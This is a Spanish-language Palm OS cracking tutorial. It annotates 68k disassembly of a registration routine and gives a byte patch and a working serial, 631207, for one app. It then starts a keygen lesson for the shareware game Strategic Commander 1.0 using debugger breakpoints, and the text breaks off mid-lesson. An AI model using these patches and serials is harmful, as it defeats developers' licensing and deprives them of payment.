00005d3a 4a12 L588 TST.B (A2); testea el primer byte de mi HotSync para ver si es cero
00005d3c 66f4 BNE L587;al vaciar el HotSync de A2, finaliza el loop.
00005d3e 246e0008 MOVEA.L 8(A6),A2; HotSync pasa a A2
00005d42 7601 MOVEQ #1,D3; inicia D3 a valor uno (ver valores de bytes, no datos).
00005d44 6044 BRA L593; salto obligatorio
00005d46 4a12 L589 TST.B (A2); compara el primer byte que quede en el HotSync con cero
00005d48 6716 BEQ L590; si es cero, salta
00005d4a 101a MOVE.B (A2)+,D0; el primer byte que tenga A2 lo mete en D0
00005d4c 4880 EXT.W D0; extiende el tamaño de D0
00005d4e 48c0 EXT.L D0
00005d50 81fc0010 DIVS.W #16!$10,D0; divide entre 10(h) el word de D0
00005d54 4840 SWAP D0; invierte el orden de los bytes (así, 500013 pasa a 130005)
00005d56 41edffee LEA -18(A5),A0; carga A5-12, que es “9876543210453721”
00005d5a 16f00000 MOVE.B 0(A0,D0.W),(A3)+
00005d5e 6008 BRA L591; salto obligatorio
00005d60 41edffee L590 LEA -18(A5),A0; a5-12 es “9876543210453721”
00005d64 16f03000 MOVE.B 0(A0,D3.W),(A3)+
00005d68 3044 L591 MOVEA.W D4,A0; pasa a A0 la suma de los valores ascii de mi HotSync
00005d6a 2008 MOVE.L A0,D0; de A0 a D0
00005d6c 81fc000a DIVS.W #10!$a,D0; divide D0 entre A(h)
00005d70 4840 SWAP D0; inivierte los bytes
00005d72 06400030 ADDI.W #48!$30,D0; añade 30(h) a D0
00005d76 16c0 MOVE.B D0,(A3)+
00005d78 48c4 EXT.L D4
00005d7a 89fc000a DIVS.W #10!$a,D4; divide D4 entre A(h)
00005d7e 0c430002 CMPI.W #2,D3; compara D3 con 2
00005d82 6604 BNE L592; de no ser igual, nos salta
00005d84 16fc0020 MOVE.B #32!$20,(A3)+
00005d88 5243 L592 ADDQ.W #1,D3; suma 1 a D3
00005d8a 0c430004 L593 CMPI.W #4,D3; compara D3 con 4
00005d8e 6fb6 BLE L589; acaba el loop cuando D3=5
00005d90 4cdf0c18 MOVEM.L (A7)+,D3/D4/A2/A3
00005d94 4e5e UNLK A6
00005d96 4e75 RTS
00005d98 93 DC.B #147
00005d99 4d6170486f7453796e63 DC.B 'MapHotSyncNameToPID'
00005da3 4e616d65546f504944
```

```
00005dac 0000 DC.W #0
00005fac 486effc6 PEA -58(A6); A6-3A es el número calculado al partir del HotSync
00005fb0 3f3c1b61 MOVE.W #7009!$1b61,-(A7); Field 7009: UserID
00005fb4 2f0a MOVE.L A2,-(A7)
00005fb6 4ebafa92 JSR L563; SETFIELDTEXTFROMSTR, para pintar el PID en la pantalla
00005fba 4fef001c LEA 28(A7),A7; carga en pila mi UserId
00005fbe 6012 BRA L610; salto obligatorio
00005fc0 486effd6 L609 PEA -42(A6)
00005fc4 3f3c1b61 MOVE.W #7009!$1b61,-(A7)
00005fc8 2f0a MOVE.L A2,-(A7)
00005fca 4ebafa7e JSR L563
00005fce 4fef000a LEA 10(A7),A7
00005fd2 261f L610 MOVE.L (A7)+,D3
00005fd4 245f MOVEA.L (A7)+,A2
00005fd6 4e5e UNLK A6
00005fd8 4e75 RTS
00006048 3f3c1b5c MOVE.W #7004!$1b5c,-(A7); Field 7004: Serial
0000604c 2f0a MOVE.L A2,-(A7)
0000604e 4e4fa180 sysTrapFrmGetObjectIndex
00006052 5c4f ADDQ.W #6,A7; suma 6 para corregir la pila
00006054 3f00 MOVE.W D0,-(A7)
00006056 2f0a MOVE.L A2,-(A7)
00006058 4e4fa179 sysTrapFrmSetFocus
0000605c 4fef000a LEA 10(A7),A7
00006060 2f0a L614 MOVE.L A2,-(A7)
00006062 4e4fa193 sysTrapFrmDoDialog; muestra el formulario en pantalla para introducir ya el serial
00006066 3a00 MOVE.W D0,D5
00006068 0c451b5d CMPI.W #7005!$1b5d,D5
0000606c 584f ADDQ.W #4,A7
0000606e 660000f4 BNE L617
00006072 2f0b MOVE.L A3,-(A7)
00006074 2f0a MOVE.L A2,-(A7)
00006076 4ebafda2 JSR L599
```

Pues después de leer todo esto pasito a pasito desesperadamente, queridos niños, y tras tirarse horas y horas traceando con el debugger, el alma cándida de X-Grimator ha descubierto que ¡¡no vale de nada!!, no es más que una engañifa, un engañabobos, una trampa para elefantes...¡¡será asqueroso el programador!!... nos ha tomado el pelo haciéndonos ver cómo calcula el UserID para luego hallar el número sin tener para nada en cuenta todo este proceso. Grrrrrrrrrrr... >:o(


2- En esta isla hay un mono que es amigo mío y me quita los piojos:

“Querido diario, tras un naufragio de cinco días entre líneas y líneas de código, me he hecho un amigo muy simpático que se llama Amelio. Estoy empezando a perder la razón y apenas me alimento de la leche de un coco que he conseguido pelar” (pelar cocos... ya empezamos con expresiones capciosas XD).


En fin, como esto no es propiamente un tutorial sino que es un anexo, no quiero extenderme demasiado. Hemos visto cómo calcula el UserID al partir de nuestro HotSync, y he aprovechado para comentaros las cosas más importantes que se van realizando a fin de que tengáis una idea algo más avanzada sobre ASM de Motorola. Ahora, volvemos al grano y sacamos el numerito. Para ello, volvemos al tutorial anterior a la subrutina llamada EnteredKeyValid (esta vez dejamos a la virgen en paz que bastante tuvo, je, je...). De ahí vamos traceando hasta

```
00005df4 b6aa0016 CMP.L 22(A2),D3
00005df8 6204 BHI L597-- CON PASS CORRECTA NO SALTA
00005dfa 7001 MOVEQ #1,D0
00005dfc 6002 BRA L598
00005dfe 7000 L597 MOVEQ #0,D0-- PONIENDO A #1 SE PARCHEA
```


donde a estas alturas, a cualquiera de vosotros no se le escapa que lo interesante está en 5df4, por lo que tendremos que ver qué comparación hace. Para ello vamos a usar una nueva herramienta, el SouthDebugger. Es un programita en java que una vez lanzado nos aparece esto:




le damos a connect y entramos de lleno en el debugger, donde de forma feliz nos topamos de bruces con una pantalla que debería tener activadas las ventanas que veis, y que tenéis en el menú Window. Os recomiendo activar las mismas que yo, ya que son muy cómodas:




como observáis, las ventanas interesantes son Converter (convierte valores hexa en decimal y viceversa), step spy, la de registros, la de datos (trap stack) y una de loggin por si queréis loggear paso a paso de lo que vais haciendo. En la ventana de registros tengo marcado datos hexa, pero podéis seleccionar decimales. La forma de ejecutar es la siguiente:




donde Go lanza el debugger, Step permite ejecutar una instrucción y Next ejecuta de golpe toda una llamada sin entrar en ella. Los breakpoints los elegimos en la ventana de breakpoints tecleando arriba el que nos interesa, así:



Bueno, no dije que para abrir esa ventana debéis pulsar el botón con los tres puntos. Ponemos un atb en “FldGetTextPtr”, le damos a Go y aparecemos de este modo tras meter un serial basura en la ventana de Palm:



aquí hay que destacar que la línea siguiente a ejecutar es la que vemos debajo de todo en color azul, y que los valores de los registros están en la ventana de registros. ¡Dios, me repito más que el ajo!... le vamos dando a F8 para ejecutar paso a paso y a F7 para ejecutar llamadas de golpe y de este modo llegamos a nuestra querida línea de comparación:



pues bien , si os fijáis, (aparte de que nuestro fake 12345678 está en la ventana de datos trap stack), debajo de todo, en azul, pone

CMP.L #22!$16(A2)[=#631207!$9A1A7],D3

¿y qué pensáis que es 631207, que en hexa es 9A1A7?... jeje, pues si, eso... y si vemos en la ventana de registros, en D3 tenemos el valor hexa de mi fake serial, que es 12345678 (podéis elegir el modo decimal para verlo más claro en esa misma ventana de datos). Si el número fake que metemos es de 6 o menos dígitos, la comparación se hará justo encima de ésta que estamos viendo, pero se hace sobre igual número.
Y luego viene el salto BHI que ya comentamos en el anterior tuto y que lee el flag Zero que ya sale activo de la aplicación Virginal esa que nos quita el sueño. BHI significa que salta cuando (tanto C como Z) estén desactivadas.
Pues la risa de esto es que usemos el HotSync que usemos ¡¡el numerito nos vale para todos por igual!!.
Así que llego a la conclusión de que el UserID no es más que basura para despistar.

3- Camarón que se duerme se lo lleva la corriente:

Pues así es. Nuestro náufrago será rescatado en breve por una patrulla gracias a que a base de pensar decidió investigar por su cuenta en vez quedarse de brazos cruzados, descubriendo que a unos metros había un complejo hotelero que organizaba vacaciones en esa isla (juas).
He de reconocer que me despistó lo del UserID pero todavía sigo preguntándome que fin tiene gastar líneas y líneas de código enrevesado para calcular un número que luego ¡¡no vale de nada!!. Hay gente tan sui generis por ahí en adelante... (eso de “sui generis” es una expresión de Humanidades, no de Informática, pero en algo tenía que valerme mi carrera ¿no?).
Bueno acabo aquí el anexo al cuarto capítulo de Zen Palm (Diario secreto de X-Grimator), bastante cansado ya porque son unas horas de la noche que en fin...
Confío que esto haya matizado el tuto anterior y pula por fin los flecos que quedaban de este programa. Ahora sí que no queda nada de nada que mirar ya.
Un abrazo muy especial desde aquí a Ziritione, Sunevil, S-P-A-R-K, DDiego y los canales #disidents y #codex del IRC-Hispano por acogerme como miembro cuando tuve problemas en #crackers. Por supuesto no olvido por nada en el mundo a eSn-mIn, quizá el cracker que más sabe de esta zona (S-P-A-R-K vive en otro lado más lejano, pero le va a la zaga...) y el único sensato y de buen corazón. Tendríamos que aprender tanto de él.
Ahora me voy a dormir mucho que ya casi amanece XD.
X-Grimator, Europa 08/07/02
“Pensad, pensad, siempre pensad”
PD: Mis tutos los tenéis en www.disidents.org, sección cracking/documentos, bajo el nombre de Zen Palm (Diario Secreto de X-Grimator).

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Strategic Commander 1.0**

PROTECCION:	Serial HotSync		
Descripcion:	Crear un KeyGen		
Dificultad:	( )**NewBies** (X)**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.google.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator,		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/02/2005

INTRODUCCION

LECCIÓN 6: LABERINTO DE PASIONES

AL ATAQUE

Otro día más, uno menos de vida.
Pues aquí estamos, peleando de nuevo con un crack para nuestro amado sistema operativo PalmOs, soportado por procesadores de arquitectura Motorola Dragonball... lo que son las cosas ¿verdad?. Y mientras, el gamberro de mi amigo S-P-A-R-K acaba de ser fichado por cierta revista de contenido underground sobre Internet para que escriba la sección de crackmes. A él va dedicado especialmente este tutorial en honor a uno de los crackers más didácticos, entusiastas y sabios que conozco en la scene hispana.

1- El objetivo de marras:
Esta vez el objetivo que hemos reventado es un juego divertidísimo llamado Strategic Commander 1.0 de la Empresa Zindaware, y que me voy a comprar por lo ameno que es y por el mareo que me produjo su protección, que al fin y al cabo hay que saber recompensar las cosas buenas y bien hechas. Básicamente el juego en cuestión es uno de conquista y estrategia en el espacio, donde la versión shareware tan sólo permite combatir en universos de pocos planetas, mientras que si está registrado nos deja utilizar campos de batalla inconmensurables. Uauuuuu....

2- Herramientas, las tools of the trade que dicen en tierras de herejes...:
Esta vez, por no variar, usaremos las siguientes herramientas, que estáis hartos de conocer ya de conformidad a los anteriores tutoriales:
- prc2bin: que nos permite convertir los archivos .prc a binarios con los resources que lo componen.
- prc Explorer 1.014: aunque nos vale igual que el prcEdit 1.0 b1, esta vez usaremos éste por dos

motivos: el primero, para conocerlo y que veáis que hay muchas herramientas para esto (bueno, no muchas en realidad, pero sí variadas); y en segundo lugar porque los Talt, tFORM, tSTR etc... nos los muestra en hexadecimal y no en decimal (me refiero, al buscar su identificación) que en este crack nos resultará más cómodo.
- PilotDis: para poder desensamblar sin demasiado estrés.
- Palm Southdebugger 1.5: sospecho que éste será el debugger que usemos al partir de ahora, ya que sus prestaciones y comodidad superan al PalmDebugger que empleamos hasta hoy. Otro producto digno de comprar. Mi única pega es que está programado en Java y el Java a mí me cae un poco pesado, pero en fin, yo no sabría ni programarlo... :o) así que no me quejo.

NOTA:

A día de hoy, Carpathia me ha prometido actualizar su PalmDeMon, ya que hasta ahora no pudo por el trabajo que le daba de comer y no le permitia crackear (qué típico ¿verdad?). Esta es una gran noticia, no sólo porque parece que ya nadie desarrollaba herramientas para Palm sino porque es un pedazo de programa que deja boquiabiertos a todos. Ya me encargaré yo de su traducción al español y de betatestearlo.

3- De cómo el desierto es el mayor laberinto (idea de J.L. Borges):
(Donde parece no haber nada, resulta que se halla el peor de los enigmas).
Nuestro encaminar al desierto comenzó con un agradable viaje turístico a Túnez. Sol, bellas mujeres, té aromatizado, paisajes de película.
Embriagados por la belleza de un sueño norteafricano y desafiando el sardónico destino que sonreía al mirarnos, nos fuimos adentrando en ese vasto mar de luz y arena, plagado de ínfimos seres que nos observaban sin notarlo nosotros y gobernado por genios llamados Djinns, tan temidos por las tribus nómadas de tez oscura por su poder mágico sobre los mortales. Quemaba el sol como el recuerdo de aquella mujer que se separó de nuestro lado. Pero el embrujo del desierto, ¡maldición!, el tierno embrujo del desierto con su hechizo perezoso de aletargadas tardes de verano, nos hizo poco a poco ir separándonos de lo prudente e ir dejándonos caer en lo que vino a llamarse “El Yunque del Sol”... la maldición bíblica de estar perdidos en nuestro particular Éxodo. Íbamos a aprender lo que era sufrir, conoceríamos una deses-peranza que jamás hubiésemos ni imaginado. Y mientras, nuestra mente danzaba en su febril borrachera de sentidos, abotargada, soñolienta....

Al principio, como es de rigor, nos las prometíamos muy felices. El bueno de X-Grimator, cogió su prc2bin y metiendo el igual directorio el ejecutable scmdr.prc, con el comando prc2bin scmdr.prc logró convertir ese .prc en un montón de graciosos archivos de extensión .bin.

Estupendo. 169 archivos. ¡¡Santo Cristo!! Aquí me temo que va a haber un tomate montado...
bufff... esto no me da muy buena espina.... Bueno, como lo más importante en el mundo del crack es no ponerse nervioso (ya sabéis eso de +Orc, el Zen-Cracking y el vodka), vamos a centrarnos sólo en los archivos que pone code000x.bin, ya que los demás los veremos cómodamente en el programa que os mencioné antes, el PrcExplorer.
Apartamos esos archivos y los metemos en el mismo directorio que PilotDis. Una vez ahí, tecleamos el comando pilotdis code0001.bin y tendremos ese binario desensamblado y listo para estudiar.
Lo mismo deberíamos hacer con code0002.bin, code0003.bin, code0004.bin y code0005.bin. Uy, uy, uy...
aquí es donde notamos ya la primera cosa rara, ¿5 códigos? (en realidad 6, pero por el tamaño de code0000.bin ya notaréis que difícilmente se puede hacer algo con apenas 24 bytes). ¡Glup! es la primera vez que vemos un programa con tanto código desensamblado. Primer síntoma de que algo no marcha.
Ahora es cuando unos piensan “Bien, ¡esto promete!” y otros “Nada, me dedico al hack y punto”.
Pero bueno, prometí una protección diferente por cada lección e intento llevar a cabo mi promesa.
Decidí meter este tuto en el “laboratorio” cracker de X-Gri ya que tenía características que lo hacían propio.
Y estamos viendo ya la primera...
Con la frente bien alta y la sangre fría, cogemos nuestros bin desensamblados y ahora con extensión .s (se pueden leer con un simple block de notas) y los dejamos apartaditos y preciosos de momento.
Lo que necesitamos ahora es ver algo, una entrada, un mensaje de error, algo que dé pie a nuestra particular disección,

así que cargamos el programa en nuestro emulador de Palm tal y como vimos en anteriores entregas y nos encontramos esto:

es decir, la típica ventanita donde lo primero que te recuerdan es que macho, en esta vida SIEMPRE hay que pagar por todo. Aishhh, que paciencia hay que teneeeeer... vamos a darle al Register Now! a ver qué ocurre:

Ummm me parece a mí que eso de poner 666 como serial... tengo de dejar de ir tanto por el chat que la gente se lo tiene muy creído y contagian... Ok, y si le damos a Register, nos larga un bofetón en la cara que pone:

cosa que no deja de ser curiosa si vemos que al poner como S/N: 123456789, lo que nos aparece es:

dos mensajes diferentes de error. Eso ya es una pista. En fin, pues vamos al prcExplorer a ver qué pasa con esto ¿no?.
Pues nos metemos de cabeza ahí y al mirar Talt ¡¡horror!! no aparece ninguna Talt con el mensaje de error. No, no, noooo, por favor, esto se pone feo... cinco codes, ninguna Talt...¡¡arggg!!, pero calma mis pequeños amiguitos, que todo tiene solución en esta vida menos la muerte (y ni siquiera estamos seguros del todo de esto último). Si nos fijamos en las Talt, hay una, la 1100 (44c hexa) cuya cabecera pone Info ¿cierto? y si os fijáis en el primer mensaje de error... ¿qué pone la cabecera?... apuntaos un plátano, qué chicos tan monos... x)
Bueno y ahora a buscar los errores. Los localizamos en tSTR como 7000 (1b58 hexa) y 7100 (1bbc hexa) y hasta vemos el de Thank you for registering! como 7200 (1c20 hexa). Ya os podéis secar el sudor, sólo fue un susto pasajero. Pues estupendo, minimizamos el prcExplorer y volvemos a nuestros queridos códigos que habíamos apartado a buscar el mensajito en cuestión. Nos ponemos a buscar con el "buscar" que trae el block de notas como opción, y en concreto esto "$1b58" que es el valor hexa de nuestro primer mensaje de error, y resulta que lo único que hallamos está en el code0003.bin.s y pone:

00000378 2f3c1b58044c L33 MOVE.L #458753100!$1b58044c,-(A7)


cielos, que es muy distinto a lo que vimos hasta ahora. Pero en vuestra sabia astucia de Zen Palmers (juas) observaréis que ese valor hexa se puede descomponer como

$1b58 y 044c


es decir, 1b58 para nuestro mensaje de error, y 044c para la Alert 1100 (que era la de cabecera Info). ¡Ostras que chulada! así que la alerta 1100 se rellena con los tSTR según sea el caso... ummm es interesante esto para nuestro conocimiento. Cuando haga un crackme recordadme que meta este pequeño despiste.
Respecto a los demás code000x.bin.s, no aparece mención alguna a 1b58.
Os ahorro trabajo: el code0002.bin.s y code0005.bin.s no aluden para nada a 044c, así que de momento sólo nos interesan el code uno, tres y cuatro.
Resumiendo, tenemos un montón de codes y un mensaje de error extraño que se rellena con lo que interese. Pocos datos, demasiado desierto... Mohamed ¿por dónde vinimos, por allí o por allí?... empieza a apretar demasiado el sol a nuestra cabecita cracker...

4- Estamos perdidos y la naturaleza no tiene compasión con los mortales:
Sol y más sol. Empieza a apretar la sed. Dicen que un ser humano aguanta sin agua 20 horas.
Luego se empieza a hinchar la lengua y los labios. La idea de beber es fija. Eso no es lo peor. Es esa fase aún puedes sobrevivir. Lo grave viene cuando empiezas a ver y oír cosas que no existen. Al principio es una sombra, una cara que se desvanece, un rumor. Cualquier manual de supervivencia de las tropas legionarias

francesas del siglo XIX ya avisaba que era el principio del fin. Si no se ingiere un líquido, en apenas un par de horas sobreviene la muerte más espeluznante, con calambres, espasmos, convulsiones, labios amoratados y una espuma pastosa en la boca. Los humanos mueren balbuceando ininteligibles palabras dirigidas a invisibles Djinns que se mofan de ellos, mantienen conversaciones con esos demonios de las arenas, llaman a sus madres en una danza de luces y ruidos. Ver a alguien agonizando de sed es uno de los espectáculos más escalofriantes a los que puede enfrentarse un ser humano adulto. No se olvida jamás.
Y mientras, es esa marea de código y avisos de error, nos vamos poco a poco perdiendo sin saber qué buscamos, cómo empezamos ni como orientar el crack...
Como mera ayuda y antes de seguir, apenas señalaros que la ventanita de Register es el FRM 2600, por si alguien quiere seguir esa vía de ataque. Reconozco que lo primero que me llamó la atención fue el doble mensaje de error, que cambiaba según el número de dígitos introducidos (por encima o debajo de 6). Luego veremos que estaba encaminado, aunque no exactamente en lo cierto. Mi siguiente paso fue poner un breakpoint en StrCompare (compara dos strings) confiando que mi fake se comparase con el serial real. Nada, ni paró la ejecución. Todo esto lo hacía sobre el code0001.bin.s y me dio un escalofrío pensar que tendría que hacerlo con cada uno de los códigos. Además, también lo intenté con DlkGetSyncInfo pero esa SysTrap sólo me liaba más y más. Eso sí, con FrmCustomAlert me aparecía el mensaje de bad boy, pero no me resolvía gran cosa. Si no os lo creéis, podéis seguir los pasos que hice yo, ya veréis como vais de sección en sección del código sin resolver nada. Por lo que a mí respecta, estaba más que perdido.
Pero tras cada tormenta, como un mimo de un Dios juguetón, viene un rayito de luz y vuelve la calma. Zen Palm es lo que necesitamos. Si la montaña no viene a Mahoma, Mahoma irá a la montaña.
Está claro que el listado muerto no nos vale de gran cosa aquí, ¿cierto?, bueno, pues entonces nos metemos de cabeza en el listado vivo. Y tras pensar mucho, decidí hacerlo con el Southdebugger y partiendo de un dato que es cierto: nuestro fake se tiene que leer en algún momento. Vamos allá.
El Southdebugger debe tener activadas las siguientes ventanas para ser cómodo:



Os he señalado las ventanas que no usamos en la anterior lección, ya que las otras las conocéis y los botones de ejecución también.
Nos vamos al Emulador de Palm y nos situamos en lo que sería el equivalente al escritorio. En ese momento el debugger se pone en verde (observad el botón de arriba a la derecha del debugger). Nos metemos en la ventana de breakpoint, segunda pestaña (trap breakpoint), en el botón de los tres puntos y pulsamos ahí como señalé en el tutorial anterior. Vamos a escoger SysTrapFldGetTextPtr. Con teclear FldGetTextPtr en el cuadro de arriba ya nos lo encuentra:



